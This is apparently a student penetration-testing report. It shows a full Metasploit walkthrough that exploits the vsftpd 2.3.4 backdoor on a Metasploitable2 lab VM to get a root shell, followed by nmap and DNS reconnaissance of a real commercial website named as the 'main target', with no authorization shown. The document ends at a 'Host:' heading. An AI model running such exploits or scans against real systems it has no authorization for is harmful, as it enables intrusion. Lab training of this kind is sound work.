SMARTBRIDGE PROJECT

WEB APPLICATION PENETRATION TESTING


TEAM 2.9

TEAM MEMBER:

1) ADHITHYA S D
2) PRATHAM TRIPATHI
3) VAISHNAVI S
4) ABHISHEK ROY


VULNERABLE WEB APPLICATION: METASPLOITABLE2

Ping:



```
┌──(adhi㉿kali)-[~]
└─$ ping -c 5 192.168.43.108
PING 192.168.43.108 (192.168.43.108) 56(84) bytes of data.
64 bytes from 192.168.43.108: icmp_seq=1 ttl=64 time=1.52 ms
64 bytes from 192.168.43.108: icmp_seq=2 ttl=64 time=0.580 ms
64 bytes from 192.168.43.108: icmp_seq=3 ttl=64 time=0.626 ms
64 bytes from 192.168.43.108: icmp_seq=4 ttl=64 time=0.542 ms
64 bytes from 192.168.43.108: icmp_seq=5 ttl=64 time=0.694 ms

--- 192.168.43.108 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4055ms
rtt min/avg/max/mdev = 0.542/0.791/1.516/0.365 ms
```

Nmap:



```
┌──(adhi㉿kali)-[~]
└─$ nmap -sV 192.168.43.108
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-22 13:37 IST
Nmap scan report for 192.168.43.108
Host is up (0.00061s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.78 seconds
```

Open Ports:

- Port 21/tcp: This is the FTP (File Transfer Protocol) port. The version mentioned, vsftpd 2.3.4, has had several vulnerabilities in the past.

- Port 22/tcp: This is the SSH (Secure Shell) port, which provides secure remote login and command execution. The version specified, OpenSSH 4.7p1 Debian 8ubuntu1, has had vulnerabilities in older versions.

- Port 23/tcp: This is the Telnet port, which is an insecure protocol for remote access. The presence of the Linux telnetd service indicates that Telnet is enabled on the system. Telnet is known to transmit data in clear text, making it susceptible to eavesdropping.

- Port 25/tcp: This is the SMTP (Simple Mail Transfer Protocol) port used for email transmission. The presence of Postfix smtpd suggests that the server is running a mail server. Security risks associated with SMTP ports mainly involve email relay and spam issues.

- Port 53/tcp: This is the DNS (Domain Name System) port. The presence of ISC BIND 9.4.2 indicates the system is running a DNS server. DNS servers can be vulnerable to various types of attacks, including DNS spoofing and denial-of-service (DoS) attacks.

- Port 80/tcp: This is the HTTP (Hypertext Transfer Protocol) port used for web traffic. The presence of Apache httpd 2.2.8 indicates a web server running on the system. Web servers are often targeted by hackers, and vulnerabilities in the server software or web applications can lead to unauthorized access or website defacement.

- Port 111/tcp: This is the RPC (Remote Procedure Call) port used for network services. The presence of rpcbind indicates that the system has RPC services running. Misconfigured or vulnerable RPC services can be exploited to gain unauthorized access or launch remote attacks.

- Ports 139/tcp and 445/tcp: These are the NetBIOS ports used for file sharing and communication between computers. The presence of Samba smbd 3.X - 4.X suggests that the system is running a Samba server for file sharing. Older versions of Samba have had vulnerabilities that could allow unauthorized access or remote code execution.

- Port 512/tcp: This is the exec port used for remote command execution. The presence of netkit-rsh rexecd indicates that the system allows remote execution of commands. This service can be a security risk if not properly secured, as it can be abused for unauthorized access or as a launching point for further attacks.

- Port 513/tcp: This is the login port used for remote login. The presence of OpenBSD or Solaris rlogind indicates that the system allows remote login using the rlogin protocol. Similar to Telnet, rlogin transmits data in clear text, making it vulnerable to eavesdropping.

- Port 514/tcp: This port is tcpwrapped, meaning that the service listening on this port is not identifiable based on the provided information. Further analysis is needed to determine the exact nature and potential vulnerabilities associated with this port.

- Port 1099/tcp: This is the Java RMI (Remote Method Invocation) port used for remote communication between Java programs. The presence of GNU Classpath grmiregistry suggests that the system has Java RMI services running. Improperly secured Java RMI services can be exploited to execute arbitrary code or perform unauthorized actions.

- Port 1524/tcp: This is the bindshell port, indicating the presence of a vulnerable service that provides a root shell access. This is often intentionally vulnerable for testing purposes, such as in the case of the Metasploitable virtual machine.

- Port 2049/tcp: This is the NFS (Network File System) port used for file sharing between computers. The presence of NFS indicates that the system has NFS services running. NFS can have security vulnerabilities, such as unauthorized access or information disclosure if not properly configured and secured.

- Port 2121/tcp: This is the FTP (File Transfer Protocol) port, specifically for ProFTPD version 1.3.1. Similar to port 21, the version specified may have vulnerabilities associated with it.


- Port 3306/tcp: This is the MySQL database port. The presence of MySQL 5.0.51a-3ubuntu5 suggests that a MySQL server is running. It is crucial to secure the MySQL server properly, including setting strong passwords, restricting access, and keeping the server up to date, to prevent unauthorized access or data breaches.

- Port 5432/tcp: This is the PostgreSQL database port. The presence of PostgreSQL DB 8.3.0 - 8.3.7 indicates a running PostgreSQL server. Like MySQL, it is important to secure the PostgreSQL server by applying security patches, using strong authentication, and implementing proper access controls to protect the data stored in the database.


- Port 5900/tcp: This is the VNC (Virtual Network Computing) port. VNC is a remote desktop protocol. The presence of VNC (protocol 3.3) suggests that a VNC server is running on the system. VNC can be a security risk if not properly configured, as it could allow unauthorized access to the system. It is recommended to secure the VNC server by using strong passwords, encryption, and limiting access to trusted networks or users.

FTP Exploitation:


Using Metasploit we have exploited the FTP port



```
┌──(adhi㉿kali)-[~]
└─$ msfconsole
[*] StartiNg the Metasploit Framework console...-

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.3.14-dev                          ]
+ -- --=[ 2311 exploits - 1206 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.108
RHOSTS => 192.168.43.108
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.43.108   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.43.108:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.108:21 - USER: 331 Please specify the password.
[+] 192.168.43.108:21 - Backdoor service has been spawned, handling...
[+] 192.168.43.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.5:39683 -> 192.168.43.108:6200) at 2023-06-22 13:58:15 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
```

We have successfully gained a backdoor access to the machine, and we were able to execute commands successfully.

\


MAIN TARGET WEBSITE: www.instacart.com

Ping:




```
┌──(adhi㉿kali)-[~]
└─$ ping www.instacart.com
PING www.instacart.com (104.18.17.6) 56(84) bytes of data.
64 bytes from 104.18.17.6 (104.18.17.6): icmp_seq=1 ttl=53 time=47.3 ms
64 bytes from 104.18.17.6 (104.18.17.6): icmp_seq=2 ttl=53 time=347 ms
64 bytes from 104.18.17.6 (104.18.17.6): icmp_seq=3 ttl=53 time=213 ms
64 bytes from 104.18.17.6 (104.18.17.6): icmp_seq=4 ttl=53 time=62.1 ms
64 bytes from 104.18.17.6 (104.18.17.6): icmp_seq=5 ttl=53 time=40.5 ms
^C
--- www.instacart.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 40.463/142.041/346.902/120.620 ms

┌──(adhi㉿kali)-[~]
└─$
```

Nmap:




```
┌──(adhi㉿kali)-[~]
└─$ nmap -sV www.instacart.com
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-19 18:08 IST
Nmap scan report for www.instacart.com (104.18.16.6)
Host is up (0.081s latency).
Other addresses for www.instacart.com (not scanned): 104.18.17.6
Not shown: 996 filtered ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Cloudflare http proxy
443/tcp  open  ssl/http Cloudflare http proxy
8080/tcp open  http     Cloudflare http proxy
8443/tcp open  ssl/http Cloudflare http proxy

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.11 seconds
```

Nslookup:




```
┌──(adhi㉿kali)-[~]
└─$ nslookup www.instacart.com
Server:         192.168.43.1
Address:        192.168.43.1#53

Non-authoritative answer:
Name:   www.instacart.com
Address: 104.18.17.6
Name:   www.instacart.com
Address: 104.18.16.6
```

Host:

